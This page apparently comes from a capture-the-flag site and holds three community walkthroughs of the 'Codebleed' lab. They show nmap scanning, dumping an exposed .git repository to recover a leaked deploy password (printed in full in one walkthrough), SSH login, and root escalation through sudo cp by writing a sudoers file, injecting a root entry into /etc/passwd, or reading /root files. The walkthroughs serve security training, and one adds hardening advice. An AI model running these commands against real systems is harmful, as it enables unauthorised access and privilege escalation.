
Codebleed

Codebleed runs the internal DevOps portal for a team that moves fast. The current deployment looks clean — polished, even. But software has a memory, and this server has been around long enough to have accumulated a history worth reading.
RatCTF
Codebleed runs the internal DevOps portal for a team that moves fast. The current deployment looks clean — polished, even. But software has a memory, and this server has been around long enough to have accumulated a history worth reading.
Community
Short, stage-specific nudges — directional, spoiler-light, no exact commands.
No community hints yet — be the first to add one!
Community
Challenge Description: Codebleed runs the internal DevOps portal for a fast-moving team. Vulnerabilities in exposed version control (.git) and overly permissive file-copying privileges allow an attacker to pivot from a leaked commit history to full Root dominance.
The journey begins by identifying an exposed Python HTTP server that fails to hide hidden directories.
Service Scanning:
nmap -sV -p 80,22 66.228.63.166
Result: Identified OpenSSH 9.2p1 and SimpleHTTPServer 0.6 (Python 3.11.2).
Web Exposure (Foothold Prep):
Enumeration of the web root reveals an exposed Git repository due to default directory listing on the Python HTTP server.
curl http://66.228.63.166/.git/HEAD
Result:
ref: refs/heads/master
Using tools like git-dumper and raw Python zlib decompression, we bypassed corrupted repository structures to extract a deleted commit containing sensitive deployment configurations.
.git/logs/HEAD, we extracted the exact Git blob hash for the removed deploy_config.php file from the raw tree object.curl -s http://66.228.63.166/.git/objects/d0/81b6ae4af4957f6215bfeb3e27e26c84957889 -o deploy_config.blob
python3 -c "import zlib; print(zlib.decompress(open('deploy_config.blob', 'rb').read()).decode())"
Credentials Found:
deploy:D3p....r..ce
With the harvested credentials, we authenticate to the exposed SSH service.
ssh deploy@66.228.63.166
cat user.txt
User Flag:
flag{...._...._...}
The final stage involves exploiting a dangerous sudo misconfiguration to gain unrestricted system control.
Sudo Enumeration:
sudo -l
Result:
(root) NOPASSWD: /bin/cp
Exploitation (Sudoers Injection):
After encountering a strict PAM configuration that blocked traditional /etc/passwd injection and su, we used cp to copy a malicious sudoers rule directly into the system drop-in directory.
echo 'deploy ALL=(ALL:ALL) NOPASSWD: ALL' > pwn
sudo /bin/cp pwn /etc/sudoers.d/pwn
sudo bash
cat /root/root.txt
Root Flag:
flag{...._...._...}
.git or other version control directories in production web roots. Ensure your web server explicitly blocks access to hidden files and disables directory listing./bin/cp command should never be granted via sudo without strict path limitations, as it allows arbitrary file overwriting (like /etc/passwd or /etc/sudoers.d/), leading directly to privilege escalation.Enumeration
Target exposed HTTP (Python SimpleHTTPServer) and SSH.
nmap -sV -p 22,80 66.228.63.166
curl -s http://66.228.63.166/.git/HEAD
.git directory was publicly accessible.
Git Exploitation
Repository was dumped using:
wget -r -np -nH --cut-dirs=1 http://66.228.63.166/.git/
git log --all --oneline
A commit revealed hardcoded credentials:
DB_USER=deploy
DB_PASS=D3pl0yS3rv!ce
Initial Access
ssh deploy@66.228.63.166
Login successful using leaked credentials.
User flag:
cat ~/user.txt
Privilege Escalation
Sudo privileges allowed:
(root) NOPASSWD: /bin/cp
Exploited by overwriting /etc/passwd:
cp /etc/passwd /tmp/passwd.bak
echo 'ratroot:$1$xZK//Hq6$ZtSLnClaKUghsp1UGRSfx.:0:0:root:/root:/bin/bash' >> /tmp/passwd.bak
sudo /bin/cp /tmp/passwd.bak /etc/passwd
su ratroot
cat /root/root.txt
Summary
Exposed .git directory → credential leak
SSH access via reused password
sudo misconfiguration (cp) → root compromise
As with other challenges, RatLabs kindly gives us a way to start recon with nmap.
nmap -sV -p 80,22 66.228.63.166
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u9 (protocol 2.0)
80/tcp open http SimpleHTTPServer 0.6 (Python 3.11.2)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We can see that this server is running a Python SimpleHTTPServer web server[1].
Visiting / shows us this is the Internal Deployment Portal, and not much else of interest, aside from a link to a Status page.
Visiting /pages/status.html again doesn't give us much of interest. Since we know this server uses Python's SimpleHTTPServer module, we can assume status.html is located in a directory named pages.
Looking at /pages confirms our assumption, as we see Directory listing for /pages/ written on the page.
Not much is found on these pages. We find no comments or hidden credentials when viewing the raw response, so let's move on to something more rewarding.
Using Gobuster and SecLists, we can automate our enumeration by targeting common files and endpoints.
gobuster dir -u 66.228.63.166 --wordlist /SecLists/Discovery/Web-Content/common.txt
Note: Change the --wordlist to your own SecLists location, or another wordlist.
/.git (Status: 301) [Size: 0] [--> /.git/]
/index.html (Status: 200) [Size: 785]
/pages (Status: 301) [Size: 0] [--> /pages/]
Running Gobuster and SecLists, we can see that this server is accidentally hosting its Git repository. Now we can use Git to clone this repository locally.
git clone http://66.228.63.166/.git codebleed
Now that we have a copy of Codebleed locally on our machine. We can see if any hidden files are included in it using ls -a.
.git README.md index.html pages style.css
No such luck, but reading the README.md shows us we used to have some type of config available, but that has moved to a secure vault.
Since we are in a Git repository, we can check whether any previous commits contain the configuration.
git log --oneline
Here we can see a list of commits, and one of them has a rather interesting commit message.
******* feat: add deployment config with DB credentials
Using the commit hash, we can use git checkout on the previous commit and locate the deploy_config.php file.
<?php
// deploy_config.php -- RatCorp internal deployment config
// WARNING: do not expose this file!
$DB_HOST = "db.ratcorp.internal";
$DB_USER = "deploy";
$DB_PASS = "*********"; // TODO: move to vault before prod push
$DB_NAME = "ratcorp_prod";
With the credentials we found, we can now SSH into the server and grab the user.txt flag.
flag{***_*****_***_*****_****}
The last part is the same as the other labs: find a way to escalate or read files beyond our privileges.
Let's see if deploy has any sudo permissions we can exploit. Executing sudo -l shows that we can use cp with root privileges.
User deploy may run the following commands on gitops-lab-787b687bc8-4vtzg:
(root) NOPASSWD: /bin/cp
Using cp with root means we can essentially read and write any file that root can, thanks to /dev/stdout and /dev/stdin. So let's take advantage of that to read /root/root.txt.
sudo cp /root/root.txt /dev/stdout
Now we have the last flag, and this lab has been successfully exploited.
flag{***_****_*****_**__****}
Yes, I know this isn't the intended way to get the last flag, but sometimes you don't have to escalate your privileges to get what you want.